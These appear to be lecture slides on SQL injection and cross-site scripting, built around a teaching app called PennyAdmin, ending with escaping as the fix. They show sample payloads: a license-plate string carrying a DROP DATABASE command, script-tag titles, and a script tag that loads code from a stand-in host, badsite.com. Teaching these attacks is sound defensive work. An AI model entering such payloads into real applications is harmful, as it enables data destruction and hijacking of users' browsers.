
SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



SQL Injection Attacks


- See **PennyAdmin03Alchemy** app



Database
is
intact

SQL Injection Attacks

tion to the Streets



A photograph of a blue car parked on a street. The license plate area has been replaced with a white banner containing the text 'ZU 0666', '0, 0); DROP DATABASE TABLICE'. The car is parked in front of a brick building with windows.

- A highway toll system applied optical character recognition to license plates
- This injection attack caused the system to delete the database of motorist toll charges

From
James
Zhang
(‘25)

SQL Injection Attacks

- Q: Project concern?
- A: **Yes!!!**

Agenda

- Baseline example
- SQL injection attacks
- **Cross-site scripting (XSS) attacks**

XSS Attacks

- ***Cross-site scripting (XSS)***

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

– <https://owasp.org/www-community/attacks/xss/>

XSS Attacks

- **Problem:**
 - PennyAdmin app is vulnerable to XSS attacks


XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 1:
 - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```


XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 1 (cont.):



XSS Attacks


- Recall **PennyAdmin03Alchemy** app
 - Example 1 (cont.):



Browser
interprets
book
title
as
page
link

XSS Attacks


- Recall **PennyAdmin03Alchemy** app
 - Example 1 (cont.):



Browser
interprets
book
title
as
page
link

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 1 (cont.):




XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 2:
 - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```



XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 2 (cont.):



XSS Attacks


- Recall **PennyAdmin03Alchemy** app
 - Example 2 (cont.):



Browser
displays
alert

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 2 (cont.):



Browser
displays
alert

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
 - Example 3:
 - Hypothetically...
 - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would cause browser to execute malicious code from another website

XSS Attacks

- **Solution 1:**

- *Sanitize* user-provided strings via `html.escape()`

```
<a href="https://www.akc.org">Cute puppies</a>
```



`html.escape()`

```
&lt;a href=&quot;https://www.akc.org&quot;&gt;Cute  
puppies&lt;/a&gt;
```

XSS Attacks

- See **PennyAdmin04Escape** app
 - runserver.py
 - penny.sql, penny.sqlite
 - database.py
 - templates.py
 - **penny.py**


XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 1:
 - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```


XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 1 (cont.):



XSS Attacks


- See **PennyAdmin04Escape** app
 - Example 1 (cont.):



Browser
doesn't
interpret
book
title
as
page
link

XSS Attacks

- See **PennyAdmin04Escape** app
 - Example 1 (cont.):



Browser
doesn't
interpret
book
title
as
page
link

